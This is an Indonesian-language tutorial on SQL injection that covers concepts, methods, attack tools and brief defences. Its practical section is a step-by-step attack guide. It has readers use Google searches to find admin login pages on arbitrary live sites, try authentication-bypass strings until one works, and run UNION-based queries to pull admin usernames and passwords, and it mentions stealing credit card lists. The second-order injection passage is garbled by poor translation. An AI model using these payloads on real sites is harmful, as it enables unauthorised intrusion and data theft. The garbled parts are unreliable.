**SQL INJECTION**

1. **Latar Belakang**

Injeksi SQL atau SQL Injection memiliki makna dan arti yaitu sebuah teknik yang menyalahgunakan sebuah celah keamanan yang terjadi dalam lapisan basis data sebuah aplikasi. Celah ini terjadi ketika masukan pengguna tidak disaring secara benar dari karakter-karakter pelolos bentukan string yang diimbuhkan dalam pernyataan SQL atau masukan pengguna tidak bertipe kuat dan karenanya dijalankan tidak sesuai harapan. Ini sebenarnya adalah sebuah contoh dari sebuah kategori celah keamanan yang lebih umum yang dapat terjadi setiap kali sebuah bahasa pemrograman atau skrip diimbuhkan di dalam bahasa yang lain. (Wikipedia)

SQL injection adalah jenis aksi hacking pada keamanan komputer di mana seorang penyerang bisa mendapatkan akses ke basis data di dalam sistem. SQL injection yaitu serangan yang mirip dengan serangan XSS dalam bahwa penyerang memanfaatkan aplikasi vektor dan juga dengan Common dalam serangan XSS.

SQL injection exploits dan sejenisnya adalah hasil interfacing sebuah bahasa lewat informasi melalui bahasa lain . Dalam hal SQL injection, sebuah bahasa pemrograman seperti PHP atau Perl mengakses database melalui SQL query. Jika data yang diterima dari pengguna akhir yang dikirim langsung ke database dan tidak disaring dengan benar, maka yang penyerang dapat menyisipkan perintah SQL nya sebagai bagian dari input. (de-kill.blogspot)

1. **Tujuan**

* **Mengidentifikasi parameter injeksi**

Penyerang ingin menyelidiki Aplikasi Web untuk menemukan mana parameter dan bidang-input pengguna rentan terhadap SQLIA.

* **Menambah dan memodifikasi data**

Tujuan dari serangan ini adalah untuk menambah atau mengubah informasi dalam database.

* **Menggali data pada sebuah web**

Jenis-jenis serangan menggunakan teknik yang akan mengekstrak nilai data dari database. Tergantung pada jenis dari aplikasi Web, informasi ini bisa menjadi sensitif dan sangat diinginkan untuk penyerang. Serangan dengan maksud ini adalah Jenis yang paling umum dari SQLIA.

* **Melakukan nya di Denial of Service (DoS)**

Serangan ini dilakukan untuk menutup database dari aplikasi Web, sehingga menyangkal layanan ke pengguna lain. Serangan yang melibatkan mengunci atau menjatuhkan tabel database juga termasuk dalam kategori ini.

* **Menghindari deteksi**

Kategori ini mengacu pada teknik serangan tertentu yang digunakan untuk menghindari audit dan deteksi oleh system mekanisme perlindungan.

* **Melewati Authentication (bukti keaslian)**

Tujuan dari jenis serangan adalah untuk memungkinkan penyerang untuk memotong otentikasi database dan aplikasi mekanisme. Melewati mekanisme seperti itu bisa memungkinkan penyerang untuk menganggap hak dan hak istimewa yang berkaitan dengan yang lain pengguna aplikasi.

* **Mengeksekusi perintah Jarak jauh**

Jenis serangan berusaha untuk mengeksekusi perintah sewenang-wenang pada database. Perintah-perintah ini dapat disimpan prosedur atau fungsi yang tersedia bagi pengguna database.

* **Melakukan ekskalasi/perintah hak Istimewa**

Serangan ini memanfaatkan kesalahan implementasi atau kekurangan logis dalam database untuk meningkatkan hak-hak istimewa dari penyerang. Berbeda dengan melewati otentikasi serangan, serangan ini fokus pada pemanfaatan database hak pengguna.

1. **Metode-metode yang digunakan**

* **Melalui URL Get**

[Contoh Situs : situskorban](http://situskorban/artikel.php?id=10)

URL di atas memiliki parameter id dan biasanya diikuti dengan angka tertentu. Angka ini menunjukkan nomor id dari artikel yang sedang tampil. Hanya dengan menambahkan beberapa query SQL di belakang parameter tersebut, seorang hacker mampu mengakses database yang digunakan oleh situs tersebut.

Berikut ini salah satu contoh query yang diinjectkan melalui URL berparameter "http://situskorban/artikel.php?id=10" union all select 1,concat(user,0x3a,pass,0x3a,email) from users –

Seorang hacker dalam melancarkan aksinya, biasanya butuh beberapa kali submit URL dan query sebelum akhirnya mendapatkan targetnya.

Nah… sekarang saya akan paparkan sedikit tentang bagaimana menghindari injection seperti halnya di atas. Point pentingnya di sini adalah bagaimana supaya parameter hanya bisa membaca nomor unik id dari artikelnya saja, dengan mengabaikan query yang disisipkan hacker. Atau dengan kata lain bagaimana supaya parameter yang berisi query injection dihilangkan, misal apabila diberikan URL berikut ini:

"http://situskorban/artikel.php?id=10" union all select 1,concat(user,0x3a,pass,0x3a,email) from users –

akan menjadi:

<http://situskorban/artikel.php?id=10>

(bagian ‘union all select 1,concat(user,0x3a,pass,0x3a,email) from users –’ diabaikan)

Untuk menghilangkan query yang disisipkan pada parameter dalam URL, kita bisa menggunakan ‘teknik casting’. Dalam hal ini, kita mengcasting nilai parameter ke dalam tipe data integer. Sebagai contoh, misalkan kita memiliki sebuah string id = ’10 union all select 1,concat(user,0x3a,pass,0x3a,email) from users –’. Apabila id ini dicasting ke dalam integer maka akan dihasilkan id = 10, dengan cara memberikan perintah id = (int) $id.

Script di atas akan menghasilkan 10.

Nah… pada URL "http://situskorban/artikel.php?id=…", biasanya dalam script artikel.php ini, pastilah di dalamnya terdapat perintah berikut

Perintah $id = $\_GET['id']; digunakan untuk membaca nilai parameter id-nya untuk kemudian ditampilkan artikelnya berdasarkan id tersebut. Nah.. teknik casting di atas dapat diterapkan pada script artikel.php ini

Lebih baik lagi, kalau kita tambahkan function absolut abs()

Mengapa perlu ditambahkan abs()? ya… karena ada pula teknik SQL injection yang memanfaatkan ‘negative number’ pada parameter URLnya, misalkan:

"http://situskorban/artikel.php?id=-10" union all select 1,concat(user,0x3a,pass,0x3a,email) from users –

Di sini, function abs() hanya untuk menjamin saja bahwa nilai parameter id adalah bernilai positif.

* **Melalui input field POST**

Jenis ini tidak lah jauh berbeda dengan jenis GET(method), bedanya hanya terletak pada nama hhehehe GET dan POST, pada dasarnya method POST berasal dari variable yang ada pada form, contohnya seperti form login atau form pencarian, cara untuk mengindetifikasinya juga sama, dengan memberikan karakter ' atau - atau karakter ascii yang bisa menghasilkan error, tetapi terkadang perbedaan terletak pada operan (operator) yang ada, jika pada login form (form login) kita bisa menggunakan perintah seperti yang telah kita uraikan di atas, yaitu menjadikan SQL itu bernilai true, seperti

1' OR 1=1--

' OR 100=100#

SQL yang terjadi akan seperti berikut

select \* from user where username='1' OR 1=1-- and password='$password'

selecct \* from user where username='' OR 100=100# and password='$password'

yang terpenting menjadikannya TRUE, sedangkan pada kasus yang lain, seperti form pencarian, pada form pencarian biasanya query yang terjadi pada RDMS cukup komplesk, menggunakan operan LIKE OR atau AND, kadang-kadang ini bisa menjadi masalah untuk kita, misalnya query yang ada seperti berikut

select \* from mahasiswa where nim like '%123%' OR nama like '%indonesia%'

pertanyaanya bagaiaman membuat atau memanipulasi query tersebut bernilaio true ? , sebenarnya cukup simple, kita hanya perlu memanipulasi operan LIKE '% %' bernilai true, misalnya dengan perintah2 berikut pada form search

123%'#

123%'--

maka query yang terjadi adalah

select \* from mahasiswa where nim like '%123%'#%' OR nama like '%indonesia%'

select \* from mahasiswa where nim like '%123%'--%' OR nama like '%indonesia%'

jika kita lebih jauh mengexploitasinya tidak lah berbeda dengan GET method, hanya berbeda pada bagian depanya saja, misalnya seperti

123%' order by 4#

atau

123%' order by 4--

maka query yang terjadi seperti berikut

select \* from mahasiswa where nim like '%123%' order by 4#%' OR nama like '%indonesia%'

select \* from mahasiswa where nim like '%123%' order by 4--%' OR nama like '%indonesia%'

lebih advanced

select \* from mahasiswa where nim like '%123%' union select 1,2,3,4#%' OR nama like '%indonesia%'

atau

select \* from mahasiswa where nim like '%123%' union select unhex(hex(1)),unhex(hex(2)),unhex(hex(3)),unhex(hex(4))#%' OR nama like '%indonesia%'

atau

select \* from mahasiswa where nim like '%123%'/\*\*/union/\*\*/select/\*\*/1,/\*\*/2,/\*\*/3,/\*\*/4#%' OR nama like '%indonesia%'

**a.      Injeksi melalui Cookies**

Yaitu dengan memodifikasi sebuah cookies field yang mengandung SQLIA (SQL Injection Attack). Cookie adalah file yang berisi Negara informasi yang dihasilkan aplikasi byWeb dan disimpan pada klien mesin. Ketika klien kembali ke aplikasi Web, cookie dapat digunakan untuk mengembalikan informasi negara klien. Karena klien memiliki kontrol atas penyimpanan cookie, klien bisa berbahaya mengutak-atik isi cookie. Jika aplikasi Web menggunakan isi cookie untuk membangun query SQL, seorang penyerang bisa dengan mudah mengirimkan serangan oleh embedding dalam cookie.

**b.       Injeksi melalui Variable Server**

Yaitu dengan memanipulasi sebuah headers yang mengandung String SQLIA . Variabel Server koleksi variabel yang berisi HTTP, header jaringan, dan lingkungan variabel. Aplikasi web menggunakan variabel server berbagai cara, seperti penebangan statistik penggunaan dan mengidentifikasi menelusuri tren. Jika variabel ini masuk ke database tanpa sanitasi, ini bisa membuat SQL injection kerentanan .Karena penyerang bisa membina nilai-nilai yang ditempatkan di HTTP dan header jaringan, mereka dapat memanfaatkan celah ini dengan menempatkan SQLIA langsung ke header. Ketika query untuk log server variabel dikeluarkan ke database, serangan di header palsu adalah kemudian memicu.

**c.      Injeksi Perintah Kedua**

Dalam suntikan orde kedua, penyerang benih input berbahaya ke dalam sistem atau database untuk secara tidak langsung memicu SQLIA ketika masukan yang digunakan di lain waktu. Tujuanserangan semacam ini berbeda secara signifikan dari biasa (misalnya, firstorder) serangan injeksi. Suntikan orde kedua tidak mencoba untuk menyebabkan serangan terjadi ketika input berbahaya awalnya mencapai database. Sebaliknya, penyerang bergantung pada pengetahuan tentang manamasukan akan kemudian digunakan dan kerajinan serangan mereka sehingga terjadi selama penggunaan itu. Untuk memperjelas, kami menyajikan contoh klasik dari urutan kedua serangan injeksi (diambil dari [1]). Dalam contoh ini, seorang pengguna mendaftar pada sebuah situs web dengan menggunakan nama pengguna unggulan, seperti sebagai "admin" - ". Aplikasi ini benar lolos single mengutip pada input sebelum menyimpannya dalam database, mencegah nya efek berpotensi berbahaya. Pada titik ini, pengguna memodifikasi nya atau password-nya, sebuah operasi yang biasanya melibatkan (1) memeriksa bahwa pengguna mengetahui password saat ini dan (2) mengubah password jika cek tersebut berhasil.

-          Frekuensi dasar berbasis Aplikasi Utama

-          Frekuensi dasar berbasis Aplikasi Kedua

-          Aplikasi pendukung Sekunder

-          Aplikasi pengajuan mengalir

Serangan tidak terjadi ketika pertama kali mencapai database, tapi ketika digunakan di kemudian hari.

Input: admin' - ===> admin \ '-

querystring =

"Pengguna UPDATE SET pin =" + + newPin


"MANA userName = '" + username + "' AND pin =" + oldPin;

querystring =

"Pengguna UPDATE SET pin = '0 '


MANA userName = 'admin' -' DAN pin = 1 ";

1. **Tools yang digunakan**
2. **BSQL Hacker**




Dikembangkan oleh Portcullis Labs, BSQL Hacker adalah SQL injection yang di rancang untuk mengeksplor hampir seluruh jenis database

1. **The Mole**



Mole adalah tool open source, Mole dapat melewati beberapa sistem IPS / IDS yang menggunakan filter generik, mole dapat meng eksplor hanya dengan menggunak URL yang rentan dan string valid.

1. **Pangolin**



Diproduksi oleh perusahaan yang sama yang membuat JSky, NOSEC, Pangolin adalah tool injeksi SQL secara menyeluruh pada web dengan user-friendly GUI dan support hampir untuk selur data base.

1. **SQLMap**

SQLMap adalah tool open source yang di jalankan menggunakan command dan support untuk data base **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB**.


1. **Havij**

Tool ini sudah sangat terkenal di gunakan oleh para peretas di seluruh dunia, Havij di kembangkan oleh programer iran dengan GUI yang sederhana meng injek SQL menggunakan harvij kemungkinan berhasil adalah 95 persen dan masih banyak lagi kelebihan havij.

1. **Enema SQLi**

Berbeda dengan kebanyakan tool-tool injek yang di buat otomatis, enema bukanlah tool otomatis, enam tool yang di namis yang memang di rancang untuk profesional.

1. **SQL Ninja**




SQL Ninja di kembangkan oleh icesurfer tool yang di rancang untuk targen server SQL, data base fingerprint, dan semu kemampuan untuk mengendalikan database yang rentan injek.

1. **SQL Sus**

Sql Sus merupakan tool open source antar mukanya berbasis perintah, anda dapat mengambil data base, mendownload file dari data base server dan masih banya lagi.

1. **Safe SQL Injector**



Safe SQL Injector terkenal dengan kemudahan penggunaannya Safe3 SI menawarkan serangkaian fitur yang memungkinkan deteksi otomatis dan eksploitasi kelemahan SQL injection dan pengambilalihan database server.

1. **SQL Poizon**

SQL Poizon memanfaatkan mesin pencarian Dork untuk menjaring situs-situs yang rentan untuk di injek. Sql Poizon memiliki browser yang telah terintegrasi di dalamnya.

1. **Contoh-contoh Penerapan**
2. **Pertama**

- Masuk ke google atau browse yg lain  
- Masukkan salah satu keyword berikut

“/admin.asp”  
“/login.asp”  
“/logon.asp”  
“/adminlogin.asp”  
“/adminlogon.asp”  
“/admin\_login.asp”  
“/admin\_logon.asp”  
“/admin/admin.asp”  
“/admin/login.asp”  
“/admin/logon.asp”  
{anda bisa menambahi sendiri sesuai keinginan anda}

- Bukalah salah satu link yang ditemukan oleh google, kemungkinan Anda akan menjumpai sebuah halaman login (user name danpassword).

- Masukkan kode berikut :

User name : or a’=’a

Password : or a’=’a (termasuk tanda petiknya)

- Jika berhasil, kemungkinan Anda akan masuk ke admin panel, di mana Anda bisa menambahkan berita, mengedit user yang lain, merubah about, dan lain-lain. Jika beruntung Anda bisa mendapatkan daftar kredit card yang banyak.

- Jika tidak berhasil, cobalah mencari link yang lain yang ditemukan oleh google.

- Banyak variasi kode yang mungkin, antara lain :

User name : admin

Password : or a’=’a

atau bisa dimasukkan ke dua–duanya misal :  
‘ or 0=0 — ; “ or 0=0 — ; or 0=0 — ; ‘ or 0=0 # ;   
“ or 0=0 # ; ‘ or’x’=’x ; “ or “x”=”x ; ‘) or (‘x’=’x

- Cobalah sampai berhasil hingga anda bisa masuk ke admin panel

1. **Contoh kedua, melakukan SQL Injection pada MySQL version 5.x**

**[ Langkah 1 ]**

Carilah target  
Misal: [site]/berita.php?id=100Tambahkan karakter ‘ pada akhir url atau menambahkan karakter “-” untuk melihat apakah ada pesan error.  
contoh:  
[site]/berita.php?id=100’ atau  
[site]/berita.php?id=-100  
Sehingga muncul pesan error seperti berikut [ masih banyak lagi ]

**[ Langkah 2 ]**

Mencari dan menghitung jumlah table yang ada dalam databasenya…  
gunakan perintah: order byContoh:[site]/berita.php?id=-100+order+by+1– atau  
[site]/berita.php?id=-100+order+by+1/\*Ceklah secara Langkah by Langkah (satupersatu)…  
Misal:[site]/berita.php?id=-100+order+by+1–  
[site]/berita.php?id=-100+order+by+2–  
[site]/berita.php?id=-100+order+by+3–  
[site]/berita.php?id=-100+order+by+4–Sehingga muncul error atau hilang pesan error…  
Misal: [site]/berita.php?id=-100+order+by+9–

Berarti yang kita ambil adalah sampai angka 8  
Menjadi [site]/berita.php?id=-100+order+by+8–

**[ Langkah 3 ]**

untuk mengeluarkan angka berapa yang muncul gunakan perintah union  
karena tadi error sampai angka 9  
maka: [site]/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8–ok seumpama yg keluar angka 5gunakan perintah version() atau @@version untuk mengecek versi sql yg diapakai masukan perintah tsb pada nagka yg keluar tadi  
misal: [site]/berita.php?id=-100+union+select+1,2,3,4,version(),6,7,8– atau  
[site]/berita.php?id=-100+union+select+1,2,3,4,@@version,6,7,8–Lihat versi yang digunakan se’umpama versi 4 tinggalkan saja karena dalam versi 4 ini kita harus menebak sendiri table dan column yang ada pada web tersebut karena tidak bisa menggunakan perintah From+Information\_schema..Untuk versi 5 berarti anda beruntung tak perlu menebak table dan column seperti versi 4 karena di versi 5 ini bisa menggunakan perintah From+Information\_schema..

**[ Langkah 4 ]**

Untuk menampilkan table yang ada pada web tersebut adalah  
perintah table\_name >>> dimasukan pada angka yangg keluar tadi  
perintah +from+information\_schema.tables/\* >>> dimasukan setelah angka terakhirCode:[site]/berita.php?id=-100+union+select+1,2,3,4,table\_name,6,7,8+from+information\_schema.tables–Se’umpama table yang muncul adalah “admin”

**[ Langkah 5 ]**

untuk menampilkan semua isi dari table tersebut adalah  
perintah group\_concat(table\_name) >>> dimasukan pada angka yang keluar tadi  
perintah +from+information\_schema.tables+where+table\_schema=database() >>> dimasukan setelah angka terakhir[site]/berita.php?id=-100+union+select+1,2,3,4,group\_concat(table\_name),6,7,8+from+information\_schema. tables+where+table\_schema=database()–

**[ Langkah 6 ]**

Perintah group\_concat(column\_name) >>> dimasukan pada angka yang keluar tadi  
perintah +from+information\_schema.columns+where+table\_name=0xhexa– >>> dimasukan setelah angka terakhir[site]/berita.php?id=-100+union+select+1,2,3,4,group\_concat(column\_name),6,7,8+from+information\_schema .columns+where+table\_name=0xhexa–Pada tahap ini kamu wajib mengextrak kata pada isi table menjadi hexadecimal yaitu dengan cara mengkonversinya  
Website yg digunakan untuk konversi :<http://www.v3n0m.net/ascii.htm>Contoh kata yang ingin dikonversi yaitu admin maka akan menjadi 61646D696E[site]/berita.php?id=-100+union+select+1,2,3,4,group\_concat(column\_name),6,7,8+from+information\_schema .columns+where+table\_name=0x61646D696E–

**[ Langkah 7 ]**

Memunculkan apa yang tadi telah dikeluarkan dari table yaitu dengan caraperintah concat\_ws(0x3a,hasil isi column yg mau dikeluarkan) >>> dimasukan pada angka yg keluar tadi  
perintah +from+(nama table berasal) >>> dimasukan setelah angka terakhirContoh :[site]/berita.php?id=-100+union+select+1,2,3,4,concat\_ws(0x3a,hasil isi column),6,7,8+from+(nama table berasal)–Contoh kata yang keluar adalah id,username,passwordContoh :

[site]/berita.php?id=-100+union+select+1,2,3,4,concat\_ws(0x3a,id,username,password),6,7,8+from+admin–

**[ Langkah 8 ]**

Tahap terakhir mencari halaman admin atau login.

1. **Cara Menghindari Serangan SQL Injection**

* Batasi panjang input box (jika memungkinkan), dengan cara membatasinya di kode program, jadi si cracker pemula akan bingung sejenak melihat input box nya gak bisa diinject dengan perintah yang panjang.
* Filter input yang dimasukkan oleh user, terutama penggunaan tanda kutip tunggal (Input Validation)
* Matikan atau sembunyikan pesan-pesan error yang keluar dari SQL Server yang berjalan.
* Matikan fasilitas-fasilitas standar seperti Stored Procedures, Extended Stored Procedures jika memungkinkan.
* Ubah “Startup and run SQL Server” menggunakan low privilege user di SQL Server Security tab.

1. **Daftar Pustaka**

[**http://www.binushacker.net/pengertian-tutorial-tools-sql-injection-cara-kumpulan-software-sql-injection.html**](http://www.binushacker.net/pengertian-tutorial-tools-sql-injection-cara-kumpulan-software-sql-injection.html)

**http://aditiapikarin.blogspot.co.id/2013/06/tujuan-metode-sql-injection.html**